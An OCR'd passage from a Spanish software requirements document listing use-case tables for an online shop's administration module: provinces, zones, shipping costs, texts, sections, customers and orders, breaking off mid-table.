


Figura 29 Casos de usos administración provincias
Fuente: [Propia]

Caso de Uso	**Alta provincia**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Creación de una nueva provincia en el sistema
Precondición	Administrador ha iniciado sesión
Postcondición	La provincia es registrada en el sistema.
Curso normal	
1. El administrador quiere dar de alta una nueva provincia. 2. El sistema solicita los datos de la provincia. 3. El administrador introduce los datos. 4. El sistema valida los datos. 5. El sistema registra la provincia.	
Curso alternativo	
Si ya existe otra provincia con el mismo nombre o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.	

Tabla 60 alta provincia
Fuente: [Propia]

Caso de Uso	**Consulta Provincia**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Consulta los datos de una provincia
Precondición	Administrador ha iniciado sesión La provincia existe en el sistema
Postcondición	Los datos de la provincia son mostrados por la pantalla
Curso normal	
1. El administrador quiere consultar los datos de una provincia. 2. El sistema muestra todas las provincias existentes. 3. El administrador selecciona la provincia. 4. El sistema muestra los datos de la provincia.	
Curso alternativo	

Tabla 61 Consulta provincia
Fuente: [Propia]

Caso de Uso	**Modifica-provincia**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Modificación de los datos de una provincia
Precondición	Administrador ha iniciado sesión La provincia existe en el sistema
Postcondición	Los datos de la provincia son actualizados en el sistema
Curso normal	
1. El administrador quiere modificar los datos de una provincia. 2. Inclusión Consulta Provincia. 3. El administrador modifica los datos. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en la provincia.	
Curso alternativo	
Si algunos datos introducidos no es válido, muestra mensaje de error y se vuelve al punto 3	

Tabla 62 Modifica provincia
Fuente: [Propia]

Caso de Uso	**Baja-provincia**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Eliminación de una provincia del sistema
Precondición	Administrador ha iniciado sesión La provincia existe en el sistema
Postcondición	La provincia se elimina del sistema
Curso normal	
1. El administrador quiere dar de baja una provincia. 2. El sistema muestra todas las provincias existentes. 3. El administrador selecciona la provincia deseada. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina la provincia.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 63 Baja provincia
Fuente: [Propia]

4.2.2.13. Casos de Uso administración (zonas)




Figura 30 Casos de uso administración zonas
Fuente: [Propia]

Caso de Uso	**Alta-zona**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Creación de una nueva zona en el sistema
Precondición	Administrador ha iniciado sesión
Postcondición	La zona es registrada en el sistema
Curso normal	
1. El administrador quiere dar de alta una nueva zona. 2. El sistema solicita los datos de la zona. 3. El administrador introduce los datos. 4. El sistema valida los datos. 5. El sistema registra la zona.	
Curso alternativo	

Si ya existe otra zona con el mismo nombre o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 64 Alta zona
Fuente: [Propia]

Caso de Uso	**Consulta-zona**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Consulta de los datos de una zona
Precondición	Administrador ha iniciado sesión La zona existe en el sistema
Postcondición	Los datos son mostrados en pantalla
Curso normal	
1. El administrador quiere consultar los datos de una zona. 2. El sistema muestra todas las zonas existentes. 3. El administrador selecciona la zona deseada. 4. El sistema muestra los datos de la zona.	
Curso alternativo	

Tabla 65 Consulta zona
Fuente: [Propia]

Caso de Uso	**Modificación-zona**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Modificación de los datos de una zona
Precondición	Administrador ha iniciado sesión La zona existe en el sistema
Postcondición	Los datos de la zona son actualizados en el sistema
Curso normal	
1. El administrador quiere modificar los datos de una zona. 2. Inclusión Consultar Zona. 3. El administrador modifica los datos. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en la zona.	

Curso alternativo
Extensión Asignar Provincia. Extensión Asignar País. Si datos no válidos, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 66 Modifica zona
Fuente: [Propia]

Caso de Uso	**Baja-zona**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Eliminación de una zona del sistema
Precondición	Administrador ha iniciado sesión La zona existe en el sistema
Postcondición	La zona es eliminada del sistema
Curso normal	
1. El administrador quiere dar de baja una zona. 2. El sistema muestra todas las zonas existentes. 3. El administrador selecciona la zona y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina la zona.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 67 Baja zona
Fuente: [Propia]

Caso de Uso	**Asignar-provincia**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Asignar provincia a una zona
Precondición	Administrador ha iniciado sesión
Postcondición	Se registra la inserción de la provincia en la zona
Curso normal	
1. El administrador quiere asociar una provincia a una zona.	

2. El sistema muestra las provincias asignables. 3. El administrador selecciona la provincia y pulsa Insertar. 4. El sistema incluye la provincia en la zona y registra los cambios.
Curso alternativo

Tabla 68 Asignar provincia
Fuente: [Propia]

Caso de Uso	**Asignar-país**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Asignar provincias de un país a una zona
Precondición	Administrador ha iniciado sesión
Postcondición	Registra la inserción de todas las provincias de un país a una zona
Curso normal	
1. El administrador quiere asignar un país a una zona. 2. El sistema muestra los países existentes. 3. El administrador selecciona un país y pulsa Insertar. 4. El sistema incluye todas las provincias asignables del país seleccionado y registra los cambios en la zona modificada.	
Curso alternativo	

Tabla 69 asignar país
Fuente: [Propia]

Caso de Uso	**Gestionar-porte**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Gestionar portes de acuerdo a zonas
Precondición	Administrador ha iniciado sesión
Postcondición	Se gestiona todos los aspectos referentes a los portes por zonas
Curso normal	
1. Gestiona la inserción. 2. Gestiona modificación 3. Gestiona eliminación	

4. Gestiona la búsqueda.
Curso alternativo
Si el administrador no confirma la acción, finaliza el caso de uso.

Tabla 70 Gestionar porte
Fuente: [Propia]

4.2.2.14. Casos de Uso administración (textos)




Figura 31 Casos de uso administración textos
Fuente: [Propia

Caso de Uso	**Alta-texto**
Requisitos asociados	Admin-idiomas
Actor iniciador	Administrador
Descripción	Creación de un nuevo texto auxiliar en el sistema
Precondición	Administrador ha iniciado sesión
Postcondición	El texto queda registrado en el sistema
Curso normal	
1. El administrador quiere dar de alta un nuevo texto auxiliar. 2. El sistema solicita los datos del texto. 3. El administrador introduce los datos. 4. El sistema valida los datos.	

5. El sistema registra el texto.
Curso alternativo
Si ya existe otro texto con el mismo nombre o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 71 Alta texto
Fuente: [Propia]

Caso de Uso	**Consulta-texto**
Requisitos asociados	Admin-idiomas
Actor iniciador	Administrador
Descripción	Consulta de un texto auxiliar
Precondición	Administrador ha iniciado sesión El texto existe en el sistema
Postcondición	Los datos de la agrupación en mostrados por pantalla
Curso normal	
1. El administrador quiere consultar los datos de un texto auxiliar. 2. El sistema muestra los textos auxiliares existentes. 3. El administrador selecciona el texto deseado. 4. El sistema muestra los datos del texto auxiliar.	
Curso alternativo	
El administrador quiere buscar un texto con determinadas características. El sistema solicita los criterios de búsqueda. El administrador introduce los criterios. El sistema muestra los textos auxiliares que satisfacen las restricciones. El caso de uso continúa en el punto 3.	

Tabla 72 Consulta texto
Fuente: [Propia]

Caso de Uso	**Modifica-texto**
Requisitos asociados	Admin-idiomas
Actor iniciador	Administrador
Descripción	Modificación del texto para otros idiomas
Precondición	Administrador ha iniciado sesión El texto existe en el sistema
Postcondición	Los datos del texto queda actualizados

Curso normal
1. El administrador quiere modificar los datos de un texto auxiliar. 2. Inclusión Consulta Texto. 3. El administrador modifica los datos. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en el texto auxiliar.
Curso alternativo
Si alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 73 Modifica texto
Fuente: [Propia]

Caso de Uso	**Baja-texto**
Requisitos asociados	Admin-idiomas
Actor iniciador	Administrador
Descripción	Eliminación de un texto auxiliar del sistema
Precondición	Administrador ha iniciado sesión El texto existe en el sistema
Postcondición	El texto queda eliminado del sistema
Curso normal	
1. El administrador quiere dar de baja un texto auxiliar. 2. El sistema muestra los textos existentes. 3. El administrador selecciona el texto deseado. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina el texto auxiliar.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 74 Baja texto
Fuente: [Propia]

4.2.2.15. Casos de Uso administración (secciones)




Figura 32 Casos de uso administración secciones
Fuente: [Propia]

Caso de Uso	**Consulta-sección**
Requisitos asociados	Admin-secciones
Actor iniciador	Administrador
Descripción	Consulta del contenido de una sección o email.
Precondición	Administrador ha iniciado sesión El texto existe en el sistema
Postcondición	La sección es mostrada en pantalla
Curso normal	
1. El administrador quiere visualizar una sección. 2. El sistema muestra las secciones existentes. 3. El administrador selecciona la sección deseada. 4. El sistema muestra la sección.	
Curso alternativo	

Tabla 75 Consulta sección
Fuente: [Propia]

Caso de Uso	**Consulta-etiquetas**
Requisitos asociados	Admin-secciones
Actor iniciador	Administrador
Descripción	Consulta de las etiquetas de una sección
Precondición	Administrador ha iniciado sesión La sección existe en el sistema
Postcondición	La sección es mostrada en pantalla
Curso normal	
1. El administrador quiere consultar las etiquetas de una sección. 2. Inclusión Consultar Sección. 3. El administrador selecciona la opción de mostrar etiquetas. 4. El sistema muestra las etiquetas y su descripción por pantalla.	
Curso alternativo	

Tabla 76 Consulta etiquetas
Fuente: [Propia]

Caso de Uso	**Consulta-sección**
Requisitos asociados	Admin-secciones
Actor iniciador	Administrador
Descripción	Modificar el contenido de una sección determinada
Precondición	Administrador ha iniciado sesión La sección existe en el sistema
Postcondición	El contenido de la sección queda registrada en el sistema
Curso normal	
1. El administrador quiere modificar el contenido de una sección. 2. Inclusión Consultar Sección. 3. El administrador modifica el contenido de la sección. 4. El sistema registra los cambios introducidos en la sección.	
Curso alternativo	

Tabla 77 Consulta sección
Fuente: Propia

4.2.2.16. Casos de Uso Administración (clientes)




Figura 33 Casos de Uso Administración clientes
Fuente: [Propia]

Caso de Uso	**Alta-cliente o usuario registrado**
Requisitos asociados	Admin-clientes
Actor iniciador	Administrador
Descripción	Alta a un nuevo cliente en el sistema
Precondición	Administrador ha iniciado sesión
Postcondición	El cliente queda registrado en el sistema
Curso normal	
1. El administrador quiere dar de alta un nuevo cliente en el sistema. 2. El sistema solicita los datos del cliente. 3. El administrador introduce los datos. 4. El sistema valida los datos. 5. El sistema registra el cliente.	
Curso alternativo	

Si ya existe otro cliente con el mismo email o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 78 Alta cliente / usuario registrado
Fuente: [Propia]

Caso de Uso	**Consulta-cliente o usuario registrado**
Requisitos asociados	Admin-clientes
Actor iniciador	Administrador
Descripción	Consulta de los datos de un cliente
Precondición	Administrador ha iniciado sesión El cliente existe en el sistema
Postcondición	Los datos son mostrados en la pantalla
Curso normal	
1. El administrador quiere consultar los datos de un cliente. 2. El sistema muestra los clientes existentes. 3. El administrador selecciona el cliente deseado. 4. El sistema muestra los datos del cliente.	
Curso alternativo	
El administrador quiere buscar un cliente con determinadas características. El sistema solicita los criterios de búsqueda. El administrador introduce los criterios. El sistema lista los clientes que satisfacen las restricciones.	

Tabla 79 Consulta-cliente o usuario registrado
Fuente: [Propia]

Caso de Uso	**Modificación-cliente o usuario registrado**
Requisitos asociados	Admin-clientes
Actor iniciador	Administrador
Descripción	Modificación de los datos de un cliente
Precondición	Administrador ha iniciado sesión El cliente existe en el sistema
Postcondición	Los datos del cliente quedan actualizados
Curso normal	
1. El administrador quiere modificar los datos de un cliente.	

2. Inclusión Consulta Cliente. 3. El administrador modifica los datos. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en el cliente.
Curso alternativo
Si ya existe otro cliente con el mismo email o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 80 Modificación-cliente o usuario registrado
Fuente: Propia

Caso de Uso	**Baja-cliente o usuario registrado**
Requisitos asociados	Admin-clientes
Actor iniciador	Administrador
Descripción	Baja de un cliente en el sistema
Precondición	Administrador ha iniciado sesión El cliente existe en el sistema
Postcondición	El cliente es eliminado del sistema
Curso normal	
1. El administrador quiere dar de baja un cliente. 2. El sistema muestra los clientes existentes. 3. El administrador selecciona el cliente y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina el cliente.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso. Si el cliente tenía pedidos asociados, muestra un mensaje de error y finaliza el caso de uso.	

Tabla 81 Baja-cliente o usuario registrado
Fuente: [Propia]

Caso de Uso	**Enviar mail de registro**
Requisitos asociados	Admin-clientes
Actor iniciador	Administrador
Descripción	Envió del mail de registro a un cliente
Precondición	Administrador ha iniciado sesión El cliente existe en el sistema
Postcondición	Se envía un mail con los datos de registro
Curso normal	
1. El administrador quiere enviar un mail de registro a un cliente. 2. Inclusión Consulta Cliente. 3. El administrador selecciona la opción Enviar Mail. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema envía el mail de confirmación de registro con sus datos introducidos.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 82 Enviar mail de registro
Fuente: [Propia]

4.2.2.17. Casos de Uso Administración (pedidos)




Figura 34 Casos de Uso Administración pedidos
Fuente: [Propia]

Caso de Uso	**Alta pedido**
Requisitos asociados	Admin-pedido
Actor iniciador	Administrador
Descripción	Alta de un nuevo pedido en el sistema
Precondición	Administrador ha iniciado sesión
Postcondición	El pedido queda registrado en el sistema
Curso normal	
1. El administrador quiere dar de alta un nuevo pedido en el sistema. 2. El sistema solicita los datos del pedido.	

3. El administrador introduce los datos. 4. El sistema valida los datos. 5. El sistema registra el pedido.
Curso alternativo
Si ya existe otro pedido con el mismo email o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 83 Alta pedido
Fuente: [Propia]

Caso de Uso	**Consulta pedido**
Requisitos asociados	Admin-pedido
Actor iniciador	Administrador
Descripción	Consulta de los datos de un pedido
Precondición	Administrador ha iniciado sesión El pedido existe en el sistema
Postcondición	Los datos del pedido son mostrados en pantalla
Curso normal	
1. El administrador quiere consultar los datos de un pedido. 2. El sistema muestra los pedidos existentes. 3. El administrador selecciona el pedido deseado. 4. El sistema muestra los datos del pedido.	
Curso alternativo	
El administrador quiere buscar un pedido con determinadas características. El sistema solicita los criterios de búsqueda. El administrador introduce los criterios. El sistema lista los pedidos que satisfacen las restricciones. Extensión Consultar Línea	

Tabla 84 Consulta pedido
Fuente: [Propia]

Caso de Uso	**Modificar pedido**
Requisitos asociados	Admin-pedido
Actor iniciador	Administrador
Descripción	Modificación de los datos de un pedido
Precondición	Administrador ha iniciado sesión

	El pedido existe en el sistema
Postcondición	Los datos del pedido quedan actualizados en el sistema
Curso normal	
1. El administrador quiere modificar los datos de un pedido. 2. Inclusión Consulta Pedidos. 3. El administrador modifica los datos. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en el pedido.	
Curso alternativo	
Extensión Añadir Línea Extensión Modificar Línea Extensión Quitar Línea Si alguno de los datos introducidos no es válido, mensaje de error y se vuelve al punto 3.	

Tabla 85 Modificar pedido
Fuente: [Propia]

Caso de Uso	**Baja pedido**
Requisitos asociados	Admin-pedido
Actor iniciador	Administrador
Descripción	Baja de un pedido del sistema
Precondición	Administrador ha iniciado sesión El pedido existe en el sistema
Postcondición	El pedido y todas sus líneas son eliminadas del sistema
Curso normal	
1. El administrador quiere dar de baja un pedido. 2. Inclusión Consulta Pedidos. 3. El administrador selecciona el pedido y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. l administrador confirma. 6. El sistema elimina el pedido con todas sus líneas.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 86 Baja pedido
Fuente: [Propia]

Caso de Uso	**Añadir línea/producto al pedido**
Requisitos asociados	Admin-pedido
Actor iniciador	Administrador
Descripción	Inserción de una línea en un pedido
Precondición	Administrador ha iniciado sesión El pedido existe en el sistema El pedido no tiene otra línea con el mismo producto
Postcondición	Se registra la línea del pedido en el sistema
Curso normal	
1. El administrador quiere añadir una línea en un pedido. 2. El sistema muestra los productos que no pertenecen al pedido. 3. El administrador selecciona el producto, introduce una cantidad y pulsa Insertar. 4. El sistema añade la línea en el pedido y registra los cambios.	
Curso alternativo	

Tabla 87 Añadir línea/producto al pedido
Fuente: [Propia]

Caso de Uso	**Consulta línea/producto del pedido**
Requisitos asociados	Admin-pedido
Actor iniciador	Administrador
Descripción	Consulta los datos de una línea del pedido
Precondición	Administrador ha iniciado sesión El pedido existe en el sistema
Postcondición	Los datos de la línea son mostrados en pantalla
Curso normal	
1. El administrador quiere consultar los datos de una línea del pedido. 2. El sistema lista las líneas del pedido. 3. El administrador selecciona la línea deseada. 4. El sistema muestra los datos de la línea.	
Curso alternativo	

Tabla 88 Consulta línea/producto del pedido
Fuente: [Propia]

Caso de Uso	**Modificar linea/producto del pedido**
Requisitos asociados	Admin-pedido
